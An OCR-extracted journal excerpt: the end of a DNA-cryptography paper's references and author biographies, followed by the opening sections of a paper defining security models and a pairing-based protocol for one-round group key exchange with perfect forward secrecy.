[1] L. Adleman, *On Constructing a Molecular Computer*, University of California, U.S.C draft, Jan. 1995.

[2] L. M. Adleman, "Molecular computation of solutions to combinatorial problems," *Science*, vol. 266, no. 5187, pp. 1021–1024, 1994.

[3] L. M. Adleman, P. W. K. Rothemund, S. Roweis and E. Winfree, "On applying molecular computation to the data encryption standard," in *Proceedings of the Second DIMACS Workshop*, pp. 31–44, 1999.

[4] S. T. Amin, M. Saeb, S. El-Gindi, "A DNA-based implementation of YAEA encryption algorithm," in *Proceedings of the Second IASTED International Conference on Computational Intelligence*, pp. 32–36, 2006.

[5] B. Anam and W. Yorkshire, "Review on the Advancements of DNA cryptography," in *4th International Conference on Software, Knowledge, Information Management and Applications (SKIMA'10)*, Aug. 2010.

[6] E. S. Babu, "An implementation and performance evaluation study of AODV, MAODV, RAODV in mobile Ad hoc networks," *International Journal of Scientific & Engineering Research*, vol. 4, no. 9, pp. 691–695, 2013.

[7] E. S. Babu, C. Nagaraju, and MHM. K. Prasad, "An implementation and performance evaluation of passive DoS attack on AODV routing protocol in mobile Ad hoc networks," *International Journal of Emerging Trends & Technology in Computer Science*, vol. 2, no. 4, pp. 124–129, 2013.

[8] E. S. Babu and MHM K. Prasad, "An implementation analysis and evaluation study of DSR with inactive DoS attack in mobile Ad hoc networks," in *International Journal of Engineering Innovations and Research*, vol. 2, no. 6, pp. 501–507, 2013.

[9] D. Beaver, "Factoring: The DNA solution," in *4th International Conferences on the Theory and Applications of Cryptology*, pp. 419–423, 1994.

[10] M. Borda and O. Tornea, "DNA secret writing techniques," in *8th International Conference on Communications (COMM'10)* pp. 451–456, 2010.

[11] Y. Brun, "Nondeterministic polynomial time factoring in the tile assembly model," *Theoritical Computer Science, Science Direct*, vol. 395, no. 1, pp. 3–23, Apr. 2008.

[12] J. Chen, "A DNA-based, biomolecular cryptography design," in *IEEE International Symposium on Circuits and Systems (ISCAS'03)*, pp. 822–825, 2003.

[13] G. Cui, L. Cuiling, L. Haobin, and L. Xiaoguang, "DNA computing and its application to information security field," in *IEEE Fifth International Conference on Natural Computation*, pp. 43–47, Aug. 2009.

[14] G. Cui, Y. Liu, and X. Zhang, "New direction of data storage: DNA molecular storage technology," *Computer Engineering and Application*, vol. 42, no. 26, pp. 29–32, 2006.

[15] G. Cui, L. Qin, Y. Wang, and X. Zhang, "An encryption scheme using DNA technology," in *IEEE 3rd International Conference on Bio-Inspired Computing: Theories and Applications (BICTA'08)*, pp. 37–42, 2008.

[16] A. Desai, *Secure Against Chosen-Ciphertext Attack Department of Computer Science and Engineering*, University of California at San Diego, USA, 2000.

[17] E. Fujisaki and T. Okamoto, "Secure Integration of asymmetric and symmetric encryption schemes," in *Advances in Cryptology (CRYPTO'99)*, LNCS 1666, pp. 537–554, Springer, 1999.

[18] A. Gehani, T. H. LaBean, and J. H. Reif, "DNA-based cryptography," in *Proceedings 5th DIMACS Workshop on DNA Based Computers*, pp. 233–249, 1999.

[19] T. Head, "Splicing schemes and DNA," in *Lindenmayer Systems; Impact on Theoretical Computerscience and Developmental Biology*, pp. 371–383, 1992.

[20] T. Head, "Formal language theory and DNA: an analysis of the generative capacity of specific recombinant behaviors," *Bulletin of Mathematical Biology*, vol. 49, no. 6, pp. 737–759, 1987.

[21] M. Hirabayashi, A. Nishikawa, F. Tanaka, M. Hagiya, H. Kojima, K. Oiwa, "Analysis on Secure and Effective Applications of a DNA-Based Cryptosystem," in *Sixth International Conference on Bio-Inspired Computing: Theories and Applications*, pp. 205–210, 2011.

[22] T. Kazuo, O. Akimitsu, S. Isao, "Public-key system using DNA as a oneway function for key distribution," *Biosystems*, vol. 81, no. 1, pp. 25–29, 2005.

[23] A. Leier, C. Richter, W. Banzhaf, H. Rauhe, "Cryptography with DNA binary strands," *Biosystems*, vol. 5. no. 7, pp. 13–22, 2000.

[24] K. Li, S. Zou, and J. Xu, "Fast parallel molecular algorithms for DNA based computation: Solving the elliptic curve discrete logarithm problem over GF(2n)," in *Frontiers in the Convergence of Bioscience and Information Technologies (FBIT'07)*, pp. 749–752, 2007.

[25] H. Lodish, A. Berk, P. Matsudaira, et al., *Molecular Cell Biology, 5th Ed.*, Chap. 4, pp. 101–145, 2006.

[26] MX Lu, XJ Lai, GZ Xiao, L Qin, "Symmetric-key cryptosystem with DNA technology," *Science in China Series F: Information Sciences*, vol. 50, no. 3, pp. 324–333, 2007.

[27] A. Menezes, P. Oorschot, and S. Vanstone, *Handbook of Applied Cryptography*, CRC Press, 1996.

[28] K. Ning, *A Pseudo DNA Cryptography Method*, 16 Mar 2009. (`http://arxiv.org/abs/0903.2693`)

[29] G. Paun, G. Rozenberg and A. Salomaa, *DNA Computing: New Computing Paradigms*, Springer-Verlag, 1998.

[30] D. Pixton, "Regularity of splicing languages," *Discrete Applied Mathematics*, vol. 69, no. 12, pp. 101–124, 1996.

[31] P. Rakheja, "Integrating DNA computing in international data encryption algorithm," *International Journal of Computer Applications*, vol. 26, no. 3, pp. 1–6, 2011.

[32] J. H. Reif, "Parallel molecular computations: Models and simulations," in *Seventh ACM Symposium on Parallel Algorithms and Architecture*, pp. 217–236, 1995.
[33] C. E. Shannon, "Communication theory of secrecy systems," *Bell System Technical Journal*, vol. 28, no. 4, pp. 656—715, 1949.
[34] B. Shimanovsky, J. Feng, and M. Potkonjak, "Hiding data in DNA," in *5th International Workshop on Information Hiding (IH'02)*, pp. N373–386, 2002.
[35] C. T. Taylor, V. Risca, and C. Bancroft, "Hiding messages in DNA microdots," *Nature*, 399, pp. 533–534, 1999.
[36] O. Tornea and M. E. Borda, "DNA cryptographic algorithms," in *International Conference on Advancements of Medicine and Health Care Through Technology*, pp. 223–226, 2009.
[37] J. Watada, R. binti Abu Bakar, "DNA computing and its applications," in *Eighth International Conference on Intelligent Systems Design and Applications (ISDA'08)*, pp. 288–294, 2008.
[38] M. Yarus, "RNA-ligand chemistry: A testable source for the genetic code," *RNA*, vol. 6, pp. 475–487, 2000.
[39] Z. Yunpeng, W. Zhong, and R. O. Sinnott, "Index-based symmetric DNA encryption algorithm," in *4th International Congress on Image Signal Process*, pp. 2290–2294, Oct. 2011.
[40] M. Zhang, L. Sabharwal, and W. Tao, "Interactive DNA sequence and structure design for DNA nanoapplications," *IEEE Transactions on Nanobioscience*, vol. 3, no. 4, pp. 286–292, Dec. 2004.

E. Suresh Babu received his B.Tech degree in Computer Science Engineering from RGM College of Engineering, Nandyal, M.Tech degree in Computer Science from V.T.University Belgaum and pursuing PhD in Computer Science and Engineering from J.N.T.University Kakinada. Currently, he is working as an Associate Professor in the Department of CSE in K L University Vijayawada; He has 12 years of teaching experience. He has published 12 research papers in various International Journal and 10 research papers in various National and International Conferences. He has attended 32 seminars and workshops. His areas of interests are Wireless Networks, Network Security, and MANETs, Cogntive Radio Networks, Software Radio Networks.

C. Naga Raju is currently working as Associate Professor and Head of the Department of Computer Science and Engineering at YSR Engineering College of Yogivemana University, Poddatur, Kadapa District, and Andhra Pradesh, India. He received his B.Tech Degree in Computer Science from J.N.T.University, Anantapur, and M.Tech Degree in Computer Science from J.N.T.University Hyderabad and PhD in digital Image processing from J.N.T.University Hyderabad. He has got 18 years of teaching experience. He received research excellence award, teaching excellence award and Rayalaseemavidhyaratna award for his credit. He wrote text book on and Data structures. He has six PhD scholars. He has published fifty three research papers in various National and International Journals and about thirty research papers in various National and International Conferences. He has attended twenty seminars and workshops. He is member of various professional societies like IEEE, ISTE and CSI.

Munaga HM Krishna Prasad is currently an Associate Professor of the Department of Computer Science and Engineering, University College of Engineering, Kakinada (Autonomous), JNTUK, Andhra Pradesh. He did his B.E. from Osmania University, Hyderabad, M.Tech. and Ph.D. Computer Science and Engineering from JNTU, Hyderabad.He successfully completed a two year MIUR fellowship at University of Udine, Udine, Italy. He has about 50+ research papers in various International Journals and Conferences, and attended many national and international conferences in India and abroad. He is a member of Association for Computing Machinery (ACM), ISTE and IAENG (Germany) is an active member of the board of reviewers in various International Journals and Conferences. His research interests include data mining, Big Data Analytics and High Performance Computing

Towards Modelling Perfect Forward Secrecy for One-round Group Key Exchange

Zheng Yang and Daigu Zhang
(Corresponding author: Daigu Zhang)

School of Computer Science and Engineering, Chongqing University of Technology
No. 69 Hongguang Avenue, Banan District, Chongqing 400054, China
(Email: daigu@cqut.edu.cn)

(Received May 10, 2014; revised and accepted Mar. 23 & July 4, 2015)

Abstract

We propose two security models for one-round group key exchange (ORGKE), which are called as g-eCKw and g-eCK-PFS. The g-eCK-PFS is a stronger variant of g-eCKw, which particularly formulates perfect forward secrecy for ORGKE. A new tripartite ORGKE is proposed to provide g-eCKw security without random oracles under standard assumptions, that is also more efficient than its predecessor by Li and Yang on CANS'13. We also show how to transform (compile) a g-eCKw secure protocol to achieve g-eCK-PFS security. In particular, our result enables us to prove the security of the first ORGKE protocol that achieves perfect forward secrecy without random oracles in a strong security model allowing adversary to compromise critical information of session participants such as long-term or ephemeral private key.

Keywords: Authenticated key exchange, group key exchange, perfect forward secrecy standard model, programmable hash function

1 Introduction

A group authenticated key exchange protocol (GAKE) enables multiple parties to share a common secret key over a public network, where the generated key can be only known by those intended communication partners can compute that shared key. As a fundamental building block, GAKE plays an important role in protecting various kinds of group applications such as digital conferences and file sharing etc. It is well-known that GAKE is normally generalized from two party authenticated key exchange (2AKE) protocols, as well as the security notions for GAKE. The first formal GAKE security model was proposed by Bresson et al. [7] that follows the seminal work of the indistinguishability based 2AKE model by Bellare and Rogawary [2]. Since then many modifications and improvements on GAKE models appeared thereafter. The traditional GAKE-security notion defined in models [4, 5, 9, 20], is made popular in different flavors depending on whether the protocol provides forward secrecy against outsider adversary, i.e. assuming that adversary is not part of the group. Such security notion does not take into account any protection against *insider attacks*, and in fact it is not hard to see that GAKE secure protocols may be completely insecure against attacks by malicious insiders.

The insider security was first studied by Katz and Shin [19], e.g. preventing honest users from computing different keys and from having distinct views on the identities of other participants. Several models [8, 15, 16, 19] have been proposed to augment GAKE security against insider threats.

Besides consideration of outsider and insider security, formulating stronger security notions for GAKE recently has gained much attention of the researchers. Quite a few attempts have been made in order to enlarge the class of attacks that a GAKE protocol can resist. Gorantla et al. (GBG) [16] inspired by two party approaches [21] reformulated the key compromise impersonation (KCI) resilience attribute for GAKE by considering outsider and insider KCI attacks respectively. In a successful KCI attack, an adversary with the long-term private key of Alice can impersonate Bob to Alice without knowledge of Bob's long-term private key. Thus resistance to KCI attacks is important in situations where an adversary wishes to obtain some information possessed by Alice, who is only willing to divulge this information to Bob (and where the adversary is not able to obtain Bob's long-term private key). The GBG model [16] also consider the leakage of secret states as in [8, 10] that allows the adversary to obtain long-term secret keys and secret states independently, with a restriction that the leakage of secret states from sessions for which the adversary is not required to distinguish the key. Such restriction is quite necessary since many GAKE protocols are insecure if secret session states used to compute session key are exposed.

In this paper, we study the security and construction for one-round group key exchange (ORGKE) that

only one message was sent (and received) by each session participants during key exchange procedure. Due to the attractive advantage of bandwidth-efficient, ORGKE has drawn great attention of research community. The seminal work of ORGKE is the pairing based tripartite protocol introduced by Joux [18]. However it is unauthenticated and subject to well known man-in-the-middle attacks. During recent years, some solutions, e.g. [1, 14, 23, 24, 27], have been made to improve the original protocol. This has also led the development of security model for GAKE.

Meantime, the FMSU protocol [14] was proven secure in a very strong model called as g-eCK (see also in [28]) which is extended from two party eCK model [22] to group case that captures the security properties concerning resilience of KCI attacks, chosen identity and public key (CIDPK) attacks and leakage of session states, and provision of wPFS in a single model. The g-eCK model is considered as one of the strongest GAKE security model in [14, 24], and it was used to prove the recent GAKE protocol [24]. However, it fails to model the full perfect forward secrecy (PFS) for ORGKE. Hence there is an interesting open question whether it is possible to achieve full PFS within one communication round. As well it is an open question on how to model PFS for ORGKE. In contrast to PFS security notion, the wPFS has one more restriction that an adversary does not modify messages received by the test session and the session is executed before the long-term private keys are compromised. So that wPFS is much weaker than PFS. On the other hand, the GAKE protocol with PFS may be more appealing. To our best of knowledge, there is no ORGKE protocol that can provide PFS without random oracles.

%paragraphContributions We solve the above open questions by first introducing two security models (called as g-eCK and g-eCK-PFS) for ORGKE which follow the idea of modelling approach [12] for two party key exchange. The g-eCKw model is a variant of g-eCK model [14]. Whereas the g-eCK-PFS model is developed from g-eCKw model with particularly modelling the perfect forward secrecy. We also show that it is possible to compile any g-eCKw secure protocols to be g-eCK-PFS secure by introducing a signature-based protocol transformation (compiler). In order to illustrate that our models are reasonable and practical for our analysis, we focus on three-party one-round key exchange which is a special class of ORGKE protocols. As a concrete example we come up with a new provably secure solution without random oracles in the g-eCKw model. To be of independent interesting, the new proposed protocol is more efficient than previous g-eCK secure protocol without random oracles. The security proof for our scheme is also much simpler which is mainly based on a strong Cube Bilinear Decisional Diffie-Hellman assumption (that is derived from the Cube Bilinear Decisional Diffie-Hellman assumption used in [24]).

1n 2012, Cremers and Feltz [12] proposed a stronger security model (referred to as eCKw) to reformulate the wPFS notion based on a new concept so called *origin-session*. The resultant model is claimed to provide a slightly stronger form of wPFS than eCK model's. On the second, they further develop eCKw to model PFS that yields another new model (which is referred to as eCK-PFS). More interestingly, it is possible to transform any eCKw secure protocol to be eCK-PFS secure using the signature based compiler in [12]. The implication relationship between eCK and eCKw models was studied in literature [13, 34]. Their results somehow inspire us to deal with the issue on modelling PFS for ORGAKE. But unlike their works, our protocol instance is analyzed in the new proposed model without random oracles.

In the recent work, Li et al. [24] introduced a new construction for pairing-based one-round 3AKE protocol. This protocol is the first one that is provably secure in the g-eCK model without random oracles. Security of proposed protocol is reduced to the hardness of Cube Bilinear Decisional Diffie-Hellman (CBDDH) problem for symmetric pairing. However it only satisfies wPFS rather than PFS. On the other side, this protocol requires many pairing operations for key exchange which might lose practical interesting. One of the motivations of our works is to improve the efficiency of that protocol.

Some other group key exchange protocols, for instance. [11, 17, 26, 31, 32] have been recently proposed from different motivations. But none of them can be proven secure in our new proposed models.

2 Preliminaries

In this section, we recall the required definitions for our result on proposed protocols.

Notations. We let $\kappa \in \mathbb{N}$ denote the security parameter and 1^κ the string that consists of κ ones. Let a capital letter with a 'hat' denote an identity; without the hat the letter denotes the public key of that party. Let $[n] = \{1, \ldots, n\} \subset \mathbb{N}$ be the set of integers between 1 and n. If S is a set, then $a \xleftarrow{\$} S$ denotes the action of sampling a uniformly random element from S. Let '||' denote the operation concatenating two binary strings.

Digital Signature Schemes. A digital signature scheme Σ is defined by three PPT algorithms $\mathsf{SIG} = (\mathsf{SIG.Gen}, \mathsf{SIG.Sign}, \mathsf{SIG.Vfy})$ with associated public/private key spaces $\{\mathcal{PK}, \mathcal{SK}\}$, message space $\mathcal{M}_{\mathsf{SIG}}$ and signature space $\mathcal{S}_{\mathsf{SIG}}$ in the security parameter κ:

- $(sk, pk) \xleftarrow{\$} \mathsf{SIG.Gen}(1^\kappa)$: this algorithm takes as input the security parameter κ and outputs a (public) verification key $pk \in \mathcal{PK}$ and a secret signing key $sk \in \mathcal{SK}$;
- $\sigma \xleftarrow{\$} \mathsf{SIG.Sign}(sk, m)$: the signing algorithm generates a signature $\sigma \in \mathcal{S}_{\mathsf{SIG}}$ for message $m \in \mathcal{M}_{\mathsf{SIG}}$ using signing key sk;

- $\{0,1\} \leftarrow \mathsf{SIG.Vfy}(pk, m, \sigma)$: the verification algorithm outputs – on input verification key pk, a message m and corresponding signature σ – 1 if σ is a valid signature for m under key pk, and 0 otherwise.

Definition 1. *We say that* SIG *is* $(t, \epsilon_{\mathsf{SIG}})$*-secure against* existential forgeries under adaptive chosen-message attacks, *if* $\Pr[\mathsf{EXP}^{seuf-cma}_{\Sigma,\mathcal{A}}(\kappa) = 1] \leq \epsilon_{\mathsf{SIG}}$ *for all adversaries* $\mathcal{A}$ *running in time at most* t *in the following experiment:*

$\mathsf{EXP}^{seuf-cma}_{\mathsf{SIG},\mathcal{A}}(\kappa)$
$(sk, pk) \xleftarrow{\$} \mathsf{SIG.Gen}(1^\kappa)$;
$(\sigma^*, m^*) \leftarrow \mathcal{A}^{\mathcal{SIG}(sk,\cdot)}$, *which can make up to* q *queries to the signing oracle* $\mathcal{SIG}(sk, \cdot)$ *with arbitrary messages* m;
return 1, if the following conditions are held:

1) $\mathsf{SIG.Vfy}(pk, m^*, \sigma^*) = 1$, *and*
2) (m^*, σ^*) *is not among the previously submitted to* $\mathcal{SIG}(sk, \cdot)$ *oracle;*

output 0, otherwise;

where ϵ_{SIG} *is a negligible function in* κ, *on input message* m *the oracle* $\mathcal{SIG}(sk, \cdot)$ *returns signature* $\sigma \leftarrow SIGsign(sk, m)$ *and the number of queries* q *is bound by time* t.

Strong Cube Bilinear Decisional Diffie-Hellman Assumption. We first recall the notion of bilinear groups. Our pairing based scheme will be parameterized by a symmetric pairing parameter generator, denoted by $\mathsf{PG.Gen}$. This is a polynomial time algorithm that on input a security parameter 1^κ, returns the description of two multiplicative cyclic groups $\mathbb{G}$ and $\mathbb{G}_T$ of the same prime order p, generator g for $\mathbb{G}$, and a bilinear computable pairing $e : \mathbb{G} \times \mathbb{G} \rightarrow \mathbb{G}_T$. We call $\mathcal{PG} = (\mathbb{G}, g, \mathbb{G}_T, p, e) \xleftarrow{\$} \mathsf{PG.Gen}(1^\kappa)$ be a set of symmetric bilinear groups, if the function e is an (admissible) bilinear map and it holds that:

- **Bilinear:** $\forall(a, b) \in \mathbb{G}$ and $\forall(x, y) \in \mathbb{Z}_p$, we have $e(a^x, b^y) = e(a, b)^{xy}$.
- **Non-degenerate:** $e(g, g) \neq 1_{\mathbb{G}_T}$, is a generator of group $\mathbb{G}_T$.
- **Efficiency:** $\forall(a, b) \in \mathbb{G}$, e is efficiently computable.

The strong Cube Bilinear Decisional Diffie-Hellman (sCBDDH) problem that is formally defined as follows.

Definition 2. *We say that the* sCBDDH *problem relative to generator* $\mathsf{PG.Gen}$ *is* $(t, \epsilon_{\mathsf{sCBDDH}})$*-hard, if the probability bound* $|\Pr[\mathsf{EXP}^{scbddh}_{\mathsf{PG.Gen},\mathcal{A}}(\kappa, n) = 1] - 1/2| \leq \epsilon_{\mathsf{sCBDDH}}$ *holds for all adversaries* $\mathcal{A}$ *running in probabilistic polynomial time* t *in the following experiment:*

$\mathsf{EXP}^{scbddh}_{\mathsf{PG.Gen},\mathcal{A}}(\kappa, n)$
$\mathcal{PG} = (\mathbb{G}, g, \mathbb{G}_T, p, e) \xleftarrow{\$} \mathsf{PG.Gen}(1^\kappa)$;
$a, \gamma \xleftarrow{\$} \mathbb{Z}^*_p$;
$b \xleftarrow{\$} \{0,1\}$, *if* $b = 1$ $\Gamma \leftarrow e(g, g)^{a^3}$, *otherwise* $\Gamma \leftarrow e(g, g)^\gamma$;
$b' \leftarrow \mathcal{A}(1^\kappa, \mathcal{PG}, g^a, g^{1/a}, \Gamma)$;
if $b = b'$ *then return 1, otherwise return 0;*

where $\epsilon_{\mathsf{sCBDDH}} = \epsilon_{\mathsf{sCBDDH}}(\kappa)$ *is a negligible function in the security parameter* κ.

General One-round Group Key Exchange. We present a generic definition of one-round group key exchange (ORGKE) to allow us to describe our generic result for this class of protocols. In a ORGKE protocol, each party may send a single 'message' and this message is always assumed to be independent of the message sent by the other party without loss of generality. The independence property of sent messages is required since the session participants can't achieve mutual authentication in one-round and it enables parties to run protocol instances simultaneously (which is a key feature of one-round protocol). The key exchange procedure is done within two pass and a common shared session key is generated to be known only by session participants.

Let $\mathsf{GD} := ((\mathsf{ID}_1, pk^{ke}_{\mathsf{ID}_1}), \ldots, (\mathsf{ID}_n, pk^{ke}_{\mathsf{ID}_n}))$ be a list which is used to store the public information of a group of parties formed as tuple $(\mathsf{ID}_i, pk^{ke}_{\mathsf{ID}_i})$, where n is the size of the group members which intend to share a key and $pk^{ke}_{\mathsf{ID}_i}$ is the public key of party $\mathsf{ID}_i \in \mathcal{IDS}$ $(i \in [n])$. Let T denote the transcript storing the messages sent and received by a protocol instance at a party which are sorted orderly. A general PKI-based ORGKE protocol may consist of four polynomial time algorithms $(\mathsf{ORGKE.Setup}, \mathsf{ORGKE.KGen}, \mathsf{ORGKE.MF}, \mathsf{ORGKE.SKG})$ with following semantics:

- $pms \leftarrow \mathsf{Setup}(1^\kappa)$: This algorithm takes as input a security parameter κ and outputs a set of system parameters storing in a variable pms.
- $(sk^{ke}_{\mathsf{ID}}, pk^{ke}_{\mathsf{ID}}) \xleftarrow{\$} \mathsf{ORGKE.KGen}(pms, \mathsf{ID})$: This algorithm takes as input system parameters pms and a party's identity ID, and outputs a pair of long-term private/public key $(sk^{ke}_{\mathsf{ID}}, pk^{ke}_{\mathsf{ID}}) \in (\mathcal{PK}, \mathcal{SK})$ for party ID.
- $m_{\mathsf{ID}_1} \xleftarrow{\$} \mathsf{ORGKE.MF}(pms, sk^{ke}_{\mathsf{ID}_1}, r_{\mathsf{ID}_1}, \mathsf{GD})$: This algorithm takes as input system parameters pms and the sender ID_1's secret key $sk^{ke}_{\mathsf{ID}_1}$, a randomness $r_{\mathsf{ID}_1} \xleftarrow{\$} \mathcal{R}_{\mathsf{ORGKE}}$ and the group information variable GD, and outputs a message to be sent in a protocol pass, where $\mathcal{R}_{\mathsf{ORGKE}}$ is the randomness space.[1]

[1] We remark that the parameter GD of algorithm $\mathsf{ORGKE.MF}$ is only optional, which can be any empty string if specific protocol compute the message without knowing any information about its indented partners.

- $K \leftarrow \mathsf{ORGKE.SKG}(pms, sk^{ke}_{\mathsf{ID}_1}, r_{\mathsf{ID}_1}, \mathsf{GD}, \mathsf{T})$: This algorithm take as the input system parameters pms and ID_1's secret key $sk^{ke}_{\mathsf{ID}_1}$, a randomness $r_{\mathsf{ID}_1} \xleftarrow{\$} \mathcal{R}_{\mathsf{ORGKE}}$ and the group information GD and a transcript T orderly recorded all protocol messages exchanged[2], and outputs session key $K \in \mathcal{K}_{\mathsf{ORGKE}}$.

  For correctness, we require that, on input the same group description $\mathsf{GD} = ((\mathsf{ID}_1, pk^{ke}_1), \ldots, (\mathsf{ID}_n, pk^{ke}_n))$ and transcript T, algorithm $\mathsf{ORGKE.SKG}$ satisfies the constraint:

  - $\mathsf{ORGKE.SKG}(pms, sk^{ke}_{\mathsf{ID}_1}, r_{\mathsf{ID}_1}, \mathsf{GD}, \mathsf{T}) = \mathsf{ORGKE.SKG}(pms, sk^{ke}_{\mathsf{ID}_i}, r_{\mathsf{ID}_i}, \mathsf{GD}, \mathsf{T})$,

  where $sk^{ke}_{\mathsf{ID}_i}$ is the secret key of a party $\mathsf{ID}_i \in \mathsf{GD}$ who generates randomness $r_{\mathsf{ID}_i} \in \mathcal{R}_{\mathsf{ORGKE}}$ for $i \in [n]$.

Besides these algorithms, each protocol might consist of other steps such as long-term key registration and message exchange, which should be described by each protocol independently. The key exchange procedure among n parties is informally depicted in Figure 1.

Pseudo-Random Functions. Let $\mathsf{PRF} : \mathcal{K}_{\mathsf{PRF}} \times \mathcal{D}_{\mathsf{PRF}} \rightarrow \mathcal{R}_{\mathsf{PRF}}$ denote a family of deterministic functions, where $\mathcal{K}_{\mathsf{PRF}}$ is the key space, $\mathcal{D}_{\mathsf{PRF}}$ is the domain and $\mathcal{R}_{\mathsf{PRF}}$ is the range of PRF for security parameter κ. Let $\mathsf{RL} = \{(x_1, y_1), \ldots, (x_q, y_q)\}$ be a list which is used to record bit strings formed as tuple $(x_i, y_i) \in (\mathcal{D}_{\mathsf{PRF}}, \mathcal{R}_{\mathsf{PRF}})$ where $1 \leq i \leq q$ and $q \in \mathbb{N}$. So that in RL each x is associated with a y. Let $\mathsf{RF} : \mathcal{D}_{\mathsf{PRF}} \rightarrow \mathcal{R}_{\mathsf{PRF}}$ be a stateful uniform random function, which can be executed at most a polynomial number of q times and keeps a list RL for recording each invocation. On input a message $x \in \mathcal{D}_{\mathsf{PRF}}$, the function $\mathsf{RF}(x)$ is executed as follows:

- If $x \in \mathsf{RL}$, then return corresponding $y \in \mathsf{RL}$,
- Otherwise return $y \xleftarrow{\$} \mathcal{R}_{\mathsf{PRF}}$ and record (x, y) into RL.

Definition 3. *We say that* PRF *is a* $(q, t, \epsilon_{\mathsf{PRF}})$*-secure pseudo-random function family, if it holds that* $|\Pr[\mathsf{EXP}^{prf}_{\mathsf{PRF},\mathcal{A}}(\kappa) = 1] - 1/2| \leq \epsilon_{\mathsf{PRF}}$ *for all adversaries* $\mathcal{A}$ *running in probabilistic polynomial time* t *and making at most* q *oracle queries in the following experiment:*

$\mathsf{EXP}^{prf}_{\mathsf{PRF},\mathcal{A}}(\kappa)$	$\mathcal{F}(b, x)$
$b \xleftarrow{\$} \{0,1\}, k \xleftarrow{\$} \mathcal{K}_{\mathsf{PRF}}$	*If* $x \notin \mathcal{D}_{\mathsf{PRF}}$ *then return* $\perp$
$b' \leftarrow \mathcal{A}^{\mathcal{F}(b,\cdot)}(\kappa)$	*If* $b = 1$ *then return* $\mathsf{PRF}(k, x)$
if $b = b'$ *then return 1, otherwise return 0.*	*Otherwise return* $\mathsf{RF}(x)$

where $\epsilon_{\mathsf{PRF}} = \epsilon_{\mathsf{PRF}}(\kappa)$ *is a negligible function in the security parameter* κ*, and the number of allowed queries* q *is bound by* t*.*

[2]The detail order needs to be specified by each protocol.

Target Collision-Resistant Hash Functions. Let $\mathsf{TCRHF} : \mathcal{K}_{\mathsf{TCRHF}} \times \mathcal{M}_{\mathsf{TCRHF}} \rightarrow \mathcal{Y}_{\mathsf{TCRHF}}$ be a family of keyed-hash functions associated with key space $\mathcal{K}_{\mathsf{TCRHF}}$, message space $\mathcal{M}_{\mathsf{TCRHF}}$ and hash value space $\mathcal{Y}_{\mathsf{TCRHF}}$. The public key $hk_{\mathsf{TCRHF}} \in \mathcal{K}_{\mathsf{TCRHF}}$ of a hash function $\mathsf{TCRHF}(hk_{\mathsf{TCRHF}}, \cdot)$ is generated by a PPT algorithm $\mathsf{TCRHF.KG}(1^\kappa)$ on input security parameter κ. If the hash key hk_{TCRHF} is obvious from the context, we write $\mathsf{TCRHF}(m)$ for $\mathsf{TCRHF}(hk_{\mathsf{TCRHF}}, m)$.

Definition 4. TCRHF *is a* $(t, \epsilon_{\mathsf{TCRHF}})$*-secure target collision resistant hash function family if for all* t*-time adversaries* $\mathcal{A}$ *it holds that*

$$\Pr\left[\begin{array}{c} hk_{\mathsf{TCRHF}} \xleftarrow{\$} \mathsf{TCRHF.KG}(1^\kappa), \\ m \xleftarrow{\$} \mathcal{M}_{\mathsf{TCRHF}}, \\ m' \leftarrow \mathcal{A}(1^\kappa, hk_{\mathsf{TCRHF}}, m), \\ m \neq m',\ m' \in \mathcal{M}_{\mathsf{TCRHF}}, \\ \mathsf{TCRHF}(m) = \mathsf{TCRHF}(m') \end{array}\right] \leq \epsilon_{\mathsf{TCRHF}},$$

where the probability is over the random bits of $\mathcal{A}$*.*

3 New Security Models

In this section we present two new strong security model for one-round group key exchange that are generalized from the models [12] for two party case. In these models, the active adversary is provided with an uniform 'execution environment' that follows an important research line research [10, 14, 20, 22, 27] which is initiated by Bellare and Rogaway [2].

Execution Environment. In the execution environment, we fix a set of honest parties $\{\mathsf{ID}_1, \ldots, \mathsf{ID}_\ell\}$ for $\ell \in \mathbb{N}$, where ID_i ($i \in [\ell]$) is the identity of a party which is chosen uniquely from space $\mathcal{IDS}$. Each identity is associated with a long-term key pair $(sk_{\mathsf{ID}_i}, pk_{\mathsf{ID}_i}) \in (\mathcal{SK}, \mathcal{PK})$ for authentication.

Each honest party ID_i can sequentially and concurrently execute the protocol multiple times with different intended partners, this is characterized by a collection of oracles $\{\pi^s_i : i \in [\ell], s \in [d]\}$ for $d \in \mathbb{N}$.[3] Oracle π^s_i behaves as party ID_i carrying out a process to execute the s-th protocol instance (session), which has access to the long-term key pair $(sk_{\mathsf{ID}_i}, pk_{\mathsf{ID}_i})$ and to all other public keys. Moreover, we assume each oracle π^s_i maintains a list of independent internal state variables with semantics listed as follows.

- Ψ^s_i – a variable storing the identities and public keys of session participants which are sorted lexicographically in terms of identity, including ID_i itself.
- Φ^s_i – a variable denoting the decision $\Phi^s_i \in \{\texttt{accept}, \texttt{reject}\}$.

[3]An oracle in this paper might be alternatively written as $\pi^s_{\mathsf{ID}_i}$ which is conceptually equivalent to π^s_i.



Figure 1: General one-round group key exchange

- K_i^s – a variable recording the session key $K_i^s \in \mathcal{K}_{\mathsf{GAKE}}$.
- st_i^s – a variable storing the ephemeral keys that allows to be revealed, e.g. the randomness used to generate ephemeral public key.
